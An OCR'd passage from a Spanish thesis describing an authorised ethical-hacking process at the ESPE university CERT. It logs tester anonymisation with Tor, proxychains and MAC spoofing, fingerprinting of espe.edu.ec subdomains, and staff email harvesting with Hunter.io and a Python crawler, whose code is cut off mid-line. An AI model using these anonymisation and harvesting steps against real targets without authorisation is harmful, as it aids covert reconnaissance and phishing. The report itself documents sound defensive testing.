
Procedimiento para la operación del servicio

Mapa del proceso general

En la **Figura 25**, se presenta una visión general de la estructura de la organización, permitiendo ver los diferentes procedimientos y procesos, así como cómo estos están relacionados entre sí.

Figura 25

Mapa de procesos ESPE-CERT (incluyendo hacking ético)



Nota: El gráfico fue extraído de Desarrollo del manual de procesos operativos para el CERT académico de la ESPE utilizando estándares internacionales (p. 95), por Pacha Maycol & Ruiz Juan, *repositorio institucional de la ESPE* (Pacha & Ruiz, 2022), *pero fue modificado debido a la implementación del servicio de hacking ético en el trabajo presente.*

Proceso de Hacking ético

Los procesos en el procedimiento de hacking ético deben definir el cómo probar la seguridad de un sistema o red con el fin de identificar y corregir posibles vulnerabilidades antes de que un atacante malintencionado pueda explotarlas.

Realizándose con autorización previa del propietario del sistema o red y se rige por un conjunto de normas éticas y legales que garantizan la protección de la privacidad y los datos de los usuarios.

Objetivo:

Mejorar la seguridad de los sistemas, proteger la información confidencial de la organización contra posibles ataques reales y proporcionar recomendaciones detalladas sobre cómo mejorar la seguridad de los sistemas para prevenir futuros ataques.

Alcance:

El proceso consiste en el establecimiento del anonimato, recopilación de información, escaneo, explotación y de ser posible el establecimiento de acceso para la evaluación de la seguridad de los sistemas y aplicaciones de la empresa, identificando las posibles vulnerabilidades y debilidades en su seguridad y proporcionando soluciones para corregirlas y fortalecer su seguridad.

Responsables:

- Analista ESPE-CERT
- Operadores ESPE-CERT

Base Legal:

El estándar ISO/IEC 27035 provee un marco para la gestión de la seguridad de la información en el contexto de un incidente o una brecha de seguridad. Esta norma incluye directrices para la respuesta a incidentes de seguridad de la información, incluyendo la planificación, detección, análisis, contención, erradicación y recuperación. Esta norma es una guía para organizaciones y empresas que buscan implementar una gestión adecuada

de la seguridad de la información y puede ser una base para el desarrollo de políticas y procesos de hacking ético.

Es importante destacar que el hacking ético es un área regulada y controlada, y cualquier actividad relacionada con el mismo debe estar de acuerdo con las leyes y regulaciones locales e internacionales.

Políticas:

- ESPE-CERT acordará funciones y responsabilidades a los empleados encargados de realizar el proceso de hacking ético dentro de la entidad.
- Es obligación de los operadores:
  - Desarrollar el servicio de hacking ético con un orden de ejecución adecuado para cumplir con los estándares de seguridad establecidos.
  - Comunicar los procedimientos, vulnerabilidades y recomendaciones pertinentes a través de un reporte.

Definición:

- **Hacking:** El hacking es un término que se refiere a la actividad de acceder a un sistema o una red informática sin autorización.
- **Ético:** Se refiere a cómo una persona o grupo de personas deben actuar o tomar decisiones en situaciones que tienen implicaciones morales, éticas o legales.

Desarrollo:

- **Establecimiento de anonimato:** Esta fase refiere a la práctica de mantener la identidad del investigador o auditor de seguridad oculta durante el desempeño de sus tareas. Esto es necesario para asegurar que los resultados de la investigación sean imparciales y objetivos, y para proteger al investigador de posibles represalias por parte de la organización objeto de la investigación. Sin embargo, el anonimato también requiere ser cuidadosamente balanceado con la transparencia y la responsabilidad, ya que puede socavar la confianza y la credibilidad en los resultados de la investigación.

- **Recopilación de información:** Esta fase consiste en recopilar información sobre los objetivos y sistemas que se van a evaluar, incluyendo información sobre la topología de red, los sistemas operativos y las aplicaciones.
- **Escaneo:** En esta fase, se realiza un escaneo de puertos y servicios para identificar las vulnerabilidades potenciales.
- **Explotación:** En esta fase, se explora cualquier vulnerabilidad identificada para determinar el impacto y la gravedad de esta.
- **Establecimiento y mantenimiento de acceso:** El establecimiento y mantenimiento de acceso refiere al proceso de obtener acceso a un sistema, dispositivo o red con autorización y de manera controlada, con el fin de realizar pruebas de seguridad y evaluar su vulnerabilidad a posibles ataques.
- **Evaluación del servicio:** En esta fase, se evalúa el nivel de seguridad de los servicios y sistemas evaluados, y se proporciona un informe detallado que incluya recomendaciones para fortalecer la seguridad de los sistemas.


Indicadores de desempeño:

1. **Tiempo de ejecución:** La duración del proceso, desde el inicio hasta el fin, es un indicador importante para medir la eficiencia y efectividad del servicio.
2. **Tasa de éxito:** La cantidad de vulnerabilidades identificadas y explotadas exitosamente en relación con el número total de objetivos.
3. **Reporte y documentación:** La calidad y detalle de la documentación y reporte generado después del proceso de hacking ético.

Diagrama de flujo:

Figura 26

Proceso de hacking ético



Operación del servicio (hacking ético)

Bitácora

En la **Tabla 16**, se puede visualizar un listado de acciones de hacking ético más relevantes, en donde se consideró el establecimiento de anonimato, recopilación de información, escaneo, explotación de vulnerabilidades y evaluación del servicio.

Tabla 16

Bitácora de acción


#	Tipo de registro	Descripción	Fecha de registro
1	Hacking ético	Establecimiento de anonimato	30-01-2023
2	Hacking ético	Recopilación de información	30-01-2023
3	Hacking ético	Escaneo	31-01-2023
4	Hacking ético	Explotación de vulnerabilidades	01-02-2023
5	Hacking ético	Evaluación del servicio	07-02-2023

Establecimiento del anonimato

Para iniciar con el proceso de pentesting o pruebas de penetración es importante establecer anonimato al equipo con el que se va a trabajar por ello se deberá hacer la instalación de Tor como se muestra en la **Figura 27** que será la herramienta de ayuda para que los datos de entrada y salida que se generen durante nuestra conexión se repartan en varios servidores a nivel mundial, dificultando nuestra localización a nivel de IP.

Figura 27

Verificamos que el estado de la herramienta Tor




Se deberá trabajar con *dynamic_chain* por lo que se deberá cambiar eso de forma manual en nuestro */etc/proxychains4.conf* (**Figura 28**), así como trabajar con socks4 y socks5 en nuestra ProxyList (**Figura 29**).

Figura 28

Modificación del archivo /etc/proxychains4.conf (dynamic_chain)

Figura 29


Modificación del archivo /etc/proxychains4.conf (socks4, socks5)



Una vez instalado Tor y configurado el archivo proxychains4 para que maneje IPs de forma dinámica utilizando socks4 y socks5 es necesario aplicar un cambio de MAC para evitar detección por esa vía.

Figura 30


Datos de red y MAC locales



Se puede observar en la **Figura 30** en la información de eth0 se encuentra una MAC en específico, y es la que se deberá cambiar efectuando un ‘macchanger’ a dicha interfaz (**Figura 31**).

Figura 31


Cambio de MAC usando macchanger



Ahora, se puede observar en la **Figura 32** en la información de eth0 se encuentra una MAC en diferente a la anterior.

Figura 32

Demostración de cambio de MAC




Una vez instalado Tor y cambiada la MAC del equipo será necesario inicializar el servicio Tor (**Figura 33**) y comprobar su estado activo (**Figura 34**) para evitar algún tipo de fallos posteriores.

Figura 33

Inicialización de servicio Tor

Figura 34

Estatus activo de servicio Tor




Recopilación de información

Ahora, utilizando la herramienta de extracción de IP públicas del servicio Tor (**Figura 35**) se puede extraer las de los dominios de espe.edu.ec y trabajar de mejor manera con las herramientas de reconocimiento y recopilación de información.

Figura 35

Extracción de IP públicas de dominios de espe.edu.ec




Herramienta Whois

Inicialmente se empleó la herramienta Whois que es de las menos potentes que ofrece KaliLinux, el resultado fue el esperado y es que no se recabo ningún tipo de información de ninguno de los dominios espe.edu.ec (**Figura 36**).

Figura 36

Uso de la herramienta whois



Herramienta Whatweb

Se empleó la herramienta Whatweb que tiene un nivel de agresión mucho mayor al de *Whois,* por ello se obtuvo información útil con la que se pueda trabajar en la fase de intrusión.

Se comenzó con el dominio srvcas.espe.edu.ec o miespe.espe.edu.ec ya que ambas poseen la misma IP pública, los datos obtenidos en la descripción se encuentran en la **Figura 37.**


Figura 37

Uso de la herramienta whatweb en srvcas.espe.edu.ec

Se continuó con el dominio de evirtual2.espe.edu.ec, los datos obtenidos en la descripción se encuentran en la **Figura 38.**

Figura 38


Uso de la herramienta whatweb en evirtual2.espe.edu.ec



Por último, se examinó el dominio de bannapitest.espe.edu.ec, cuya información reveló que la versión de Apache Server no se encontraba actualizada lo que podría facilitar la intrusión con el aprovechamiento de vulnerabilidades, los datos obtenidos en la descripción se encuentran en la **Figura 39.**

Figura 39

Uso de la herramienta whatweb en bannapitest.espe.edu.ec




Recopilación de correos electrónicos con herramienta Hunter.io

Se empleó esta herramienta para extraer correos electrónicos vinculados al dominio srvcas.espe.edu.ec pero no fue posible extraer información (**Figura 40**).

Figura 40


Uso de la herramienta Hunter.io en srvcas.espe.edu.ec (sin resultado)



De igual manera, se empleó esta herramienta para extraer correos electrónicos vinculados al dominio bannapitest.espe.edu.ec pero tampoco fue posible extraer información (**Figura 41**).

Figura 41


Uso de la herramienta Hunter.io en bannapitest.espe.edu.ec (sin resultado)



Finalmente, se empleó esta herramienta para extraer correos electrónicos vinculados al dominio evirtual2.espe.edu.ec de igual manera, no fue posible extraer información (**Figura 42**).

Figura 42


Uso de la herramienta Hunter.io en evirtual2.espe.edu.ec (sin resultado)



Sin embargo, al emplear la herramienta para analizar correos electrónicos a partir de la raíz de la dirección (espe.edu.ec) se pueden extraer correos y nombres de usuarios (**Figura 43**).

Figura 43

Uso de la herramienta Hunter.io en el dominio espe.edu.ec



Recopilación de correos electrónicos con herramienta elaborada en Python

Se realizó de igual manera otra recopilación de correos electrónicos, pero con un script elaborado en Python para extraer la mayor cantidad de información útil, sin embargo, los resultados no fueron del todo satisfactorios.

Se adjunta el código fuente del script en la **Figura 44.**

Figura 44


Código fuente del script de Python

```
from bs4 import BeautifulSoup
import requests
import requests.exceptions
import urllib.parse
from collections import deque
import re

user_url = str(input('[+] Enter Target URL To Scan: '))
urls = deque([user_url])

scraped_urls = set()
emails = set()

count = 0
try:
    while len(urls):
        count += 1
        if count == 100:
            break
        url = urls.popleft()
        scraped_urls.add(url)

        parts = urllib.parse.urlsplit(url)
        base_url = '{0.scheme}://{0.netloc}'.format(parts)

        path = url[:url.rfind('/')+1] if '/' in parts.path else url

        print('[%d] Processing %s' % (count, url))
        try:
            response = requests.get(url)
        except (requests.exceptions.MissingSchema, requests.exceptions.ConnectionError):
            continue

        new_emails = set(re.findall(r"[a-z0-9\.\-+_]+@[a-z0-9\.\-+_]+\.[a-z]+", response.te
        emails.update(new_emails)

        soup = BeautifulSoup(response.text, features="lxml")

        for anchor in soup.find_all("a"):
            link = anchor.attrs['href'] if 'href' in anchor.attrs else ''
            if link.startswith('/'):
                link = base_url + link
            elif not link.startswith('http'):
                link = path + link
